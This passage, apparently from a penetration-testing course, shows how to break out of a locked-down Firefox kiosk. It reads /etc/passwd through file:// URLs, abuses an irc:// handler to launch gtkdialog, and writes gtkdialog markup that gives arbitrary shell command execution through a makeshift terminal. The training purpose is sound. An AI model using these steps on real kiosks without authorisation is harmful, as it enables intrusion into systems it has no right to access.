


```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
adm:x:3:4:adm:/var/adm:/bin/false
lp:x:4:7:lp:/var/spool/lpd:/bin/false
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
news:x:9:13:news:/var/spool/news:/bin/false
uucp:x:10:14:uucp:/var/spool/uucp:/bin/false
operator:x:11:0:operator:/root:/bin/bash
man:x:13:15:added by portage for man-db:/usr/share/man:/sbin/nologin
nobody:x:65534:65534:nobody:/var/empty:/bin/false
sshd:x:22:22:added by portage for openssh:/var/empty:/sbin/nologin
cron:x:23:23:added by portage for cronbase:/var/spool/cron:/sbin/nologin
mysql:x:60:60:added by portage for mysql:/dev/null:/sbin/nologin
apache:x:80:80:added by portage for apache:/var/www:/sbin/nologin
messagebus:x:101:249:added by portage for dbus:/dev/null:/sbin/nologin
stunnel:x:106:997:added by portage for stunnel:/dev/null:/sbin/nologin
guest:x:1000:1000:/home/guest:/bin/bash
```

Figure 190: Viewing `/etc/passwd`

Based on the login shell (the final column of each line), there are only three valid login users: root, operator, and guest. Root and operator share the same home folder, so operator is likely a utility account of some sort, perhaps for remote management. Guest is the user the kiosk interface is currently running under, which we know is limited.

Moving on, the version file at `file:///proc/version` reports that the system is running a fairly recent kernel version,<sup>642</sup> which means direct kernel exploitation may be difficult:



```
Linux version 4.19.68-kiosk (root@freezone) (gcc version 8.3.0 (Gentoo 8.3.0-r1 p1.1)) #1 SMP PREEMPT Sun Aug 25 14:57:19 2019
```

Figure 191: `/proc/version` file contents

Next, an examination of the `guest` user's home folder reveals that there are no SSH private keys:

<sup>642</sup> (Linux Kernel Organization, Inc, 2020), <https://www.kernel.org>




Figure 192: No private keys in guest user's home folder

However, even if we did find keys, we could not leverage them without access to a terminal application or graphical SSH client.

Since our read-only exploration is returning few results, we'll move in a new direction leveraging our unlocked browser profile. Let's select the *Show Downloads Folder* option in an attempt to gain access to some sort of file explorer (Figure 193):




Figure 193: Attempting to view downloads folder

This presents another *Launch Application* dialog box, indicating that a desktop file browser utility isn't available. A search for a suitable program yields no results.

Since we have access to neither a terminal application nor a file browser, we are severely limited in our ability to interact with the underlying operating system.

However, Firefox includes various *Web Developer* tools that could be useful, each located under the "hamburger" menu:




Figure 194: Hamburger menu and Web Developer menu options

Logins and Passwords, although enticing, is unfortunately empty. Many of these tools could be useful, but we'll begin with *Scratchpad*:<sup>643</sup>

<sup>643</sup> (Mozilla, 2020), <https://developer.mozilla.org/en-US/docs/Tools/Scratchpad>




Figure 195: Scratchpad utility in Firefox

### 11.2.4 Scratching the Surface

Scratchpad is a built-in text editor intended for running and debugging JavaScript, but can also load and save plain-text files.

*Scratchpad is now deprecated, but is still included in the kiosk's version of Firefox.*

For example, we can use Scratchpad to save a **mytest.txt** file to our home directory. Browsing that location in Firefox indicates that the file creation was successful:




Figure 196: File written successfully with Scratchpad

This is all well and good, but it seems we are still limited to running programs through the `irc://myhost` method, which severely limits our abilities.

However, one application in particular, `/usr/bin/gtkdialog`,<sup>644</sup> may be useful in this situation. A quick Google search reveals that this application builds interfaces with an HTML-style markup language. This could be especially useful since this machine doesn't seem to have any other build tools such as `gcc` or `g++`.

We can load build scripts with the `-f` parameter.<sup>645</sup>

Let's build a simple initial dialog box<sup>646</sup> for testing:

```
<window>
  <vbox>
    <frame Description>
      <text>
        <label>This is an example window.</label>
      </text>
    </frame>
    <hbox>
      <button ok>
        <action>echo "testing gtk" > /tmp/gtkoutput.txt</action>
      </button>
      <button cancel></button>
    </hbox>
  </vbox>
</window>
```

Listing 513 - Test window markup code

Note that when typing a left angled bracket character, the kiosk replaces it with a right angled bracket character. We can open the splash page HTML file at `/var/www/localhost/index.html` and copy the left angle bracket character and paste into this document to be used when we need it.

We'll briefly walk through this example. An interface is represented by a combination of tags that define its various parts. A *window* tag represents the main window, and anything between the tags is considered a sub-component of the window. A *vbox* element is a vertical box that holds other elements. An *hbox* is a horizontal box. A *frame* acts as a simple container for elements such as text or graphics. *Text* elements display text and *label* elements specify the actual text strings being placed in the *text* element. *Button* objects allow the user to trigger an *action* such as a shell or other executable command.

In the example above, when we click the button, our echo command will be executed and the output written to a file via the Linux redirect operator (`>`).

<sup>644</sup> (Google, 2020), <https://code.google.com/archive/p/gtkdialog/>

<sup>645</sup> (Damien Pobel, 2013), <http://pwet.fr/man/linux/commandes/gtkdialog/>

<sup>646</sup> (Hanny Helal, 2015), <https://www.tecmint.com/gtkdialog-create-graphical-interfaces-and-dialog-boxes/>

---

*For further reference, consult the extensive list of `gtkdialog` elements on the `GtkDialog` Google Code Archive page.<sup>647</sup>*

---

Using Scratchpad, we'll save our sample dialog box code to the guest user's home folder as **mywindow**, making sure to change the pulldown in the bottom right corner of the save dialog from "Javascript Files" to "All Files" as shown in Figure 197:




Figure 197: Saving sample dialog and changing file type

Now, let's run our sample dialog window with the following URI:

```
irc://myhost -f /home/guest/mywindow
```

*Listing 514 - Running the sample dialog from Firefox*

This again presents the "Launch Application" dialog, where we'll select `gtkdialog` as our helper application:

---

<sup>647</sup> (Google, 2020), <https://code.google.com/archive/p/gtkdialog/wikis>






Figure 198: Running our sample GTK dialog with Firefox

This produces a window titled “gtkdialog”:




Figure 199: Our sample GtkDialog window

Nothing appears to happen when we click the *OK* button, but if we browse to **file:///tmp/gtkoutput.txt** in a new Firefox tab, we’ll find that the action triggered and wrote our text to the output file. This means we have command execution on the system and we are no longer restricted by the initial **irc://myhost** parameter issue. Very nice.

This is a great start, but it’s an awkward solution. For every command we want to execute, we must edit a file, save it, relaunch our gtkdialog application, click the button, and then browse to the result through Firefox. In the next section, we’ll Try Harder.

#### 11.2.4.1 Exercises

1. Browse around the filesystem using the “Launch Application” dialog and gather as much useful information about the system as possible.
2. Try out various programs via the “Launch Application” dialog. Which ones seem useful for information gathering or potential exploitation when launched from Firefox?

#### 11.2.4.2 Extra Mile

Find a way to write user-provided text to a file on the file system without Scratchpad. One potential option might include the Javascript console.

### 11.3 Post-Exploitation

At this point, we have compromised the kiosk, although we are still running as a limited user and our command input method is inconvenient. Although our gtkdialog trick was useful, running commands and receiving instant feedback would be much more preferable. Although we have no build tools, no Internet access, and the system has no terminal applications, we may be able to better leverage gtkdialog by building our own custom terminal.

Surprisingly, there is an actual *terminal*<sup>648</sup> element for gtkdialog. Sadly, it produces the following message:

---

The terminal (VteTerminal) widget requires a version of gtkdialog built with libvte.

---

*Listing 515 - Missing libraries for “terminal” element*

The version of gtkdialog on the kiosk is missing critical libraries used for terminal emulation, so this won't work.

We'll have to find another way. The terminal must have the ability to accept input and produce output. There are many good examples of complex interfaces created in gtkdialog with input and output capability.<sup>649</sup> The *entry*<sup>650</sup> and *edit*<sup>651</sup> elements allow user input into a single-line text box or large text field, respectively, and both can produce output. The *text* element, which displays static text, can produce output as well.

Let's use these, and other elements, to build our interactive shell.

#### 11.3.1 Simulating an Interactive Shell

Many elements in gtkdialog accept an *input file*<sup>652</sup> sub-element. If we provide a *text*, *entry*, or *edit* element with an *input file*, it will autopopulate the element's text with the file's contents. However, this happens when the element is initially created, so we must use a *refresh* action to update the text after our command has run. In order to do this, we must store our text in *variable elements*. Specifically, we'll associate a variable with a particular element by putting the variable tag inside

---

<sup>648</sup> (Google, 2020), <https://code.google.com/archive/p/gtkdialog/wikis/terminal.wiki>

<sup>649</sup> (PCLinuxOS Magazine, 2009), <http://pclosmag.com/html/Issues/200910/page21.html>

<sup>650</sup> (Google, 2020), <https://code.google.com/archive/p/gtkdialog/wikis/entry.wiki>

<sup>651</sup> (Google, 2020), <https://code.google.com/archive/p/gtkdialog/wikis/edit.wiki>

<sup>652</sup> (SourceForge, 2008), <http://xpt.sourceforge.net/techdocs/language/gtkdialog/gtkde02-GtkdialogExamples/single/>

the opening and closing tags of the element. If we do this for an element that displays text and gets its input from a file, and then execute a refresh action on the variable, the text-displaying element will refresh its content from the current version of the file.

Similarly, if we use an element that accepts text input from the user and embed a *variable* tag within it, the element will store the content of the text input in the variable. We can then reference these variables using Bash-style variable substitution<sup>653</sup> in our button actions.

Combining all of this, we can write a functional pseudo-terminal interface. We'll need a command input box that will store the command the user enters in a variable. We'll also need an *edit* element that will display the output of the commands, which by design will also allow copy and paste operations. This element will be populated by an *input file*, which will contain the results of the command output. We'll then use a *button* element that will take the shell command variable from the entry box, run it via an *action*, and write the results to the command output file. A second *action* embedded in the button will then refresh the *edit* element's embedded variable object. This will trigger the display content in the edit box to refresh, giving the illusion of a dynamic terminal window.

This code is shown in Listing 516.

```
<window>
  <vbox>
    <vbox scrollable="true" width="500" height="400">
      <edit>
        <variable>CMDOUTPUT</variable>
        <input file>/tmp/termout.txt</input>
      </edit>
    </vbox>
    <hbox>
      <text><label>Command:</label></text>
      <entry><variable>CMDTORUN</variable></entry>
      <button>
        <label>Run!</label>
        <action>$CMDTORUN > /tmp/termout.txt</action>
        <action>refresh:CMDOUTPUT</action>
      </button>
    </hbox>
  </vbox>
</window>
```

Listing 516 - Terminal window markup code

We'll save our terminal window markup as **/home/guest/terminal.txt** and then run it as we did the previous **gtkdialog** example.

When we enter commands into our *text* element and click *Run!*, the output of the command is displayed as if we had entered it from a standard terminal window:

---

<sup>653</sup> (Mendel Cooper, 2012), <https://www.tldp.org/LDP/abs/html/varsubn.html>




Figure 200: Our homemade terminal

This is a very effective solution given the limitations of this kiosk, and demonstrates the potential effectiveness of “living off the land” with native tools.

### 11.3.1.1 Exercises

1. Improve the terminal, making it more effective or more reliable. Integrate standard error output.
2. Explore the other widgets and elements of `gtkdialog`. What other useful features can be created with it that might be useful for interacting with the system?

### 11.3.1.2 Extra Mile

Experiment with creating simple applications with `gtkdialog` to streamline the exploitation process. One potential project is a text editor based on our terminal application.

## 11.4 Privilege Escalation

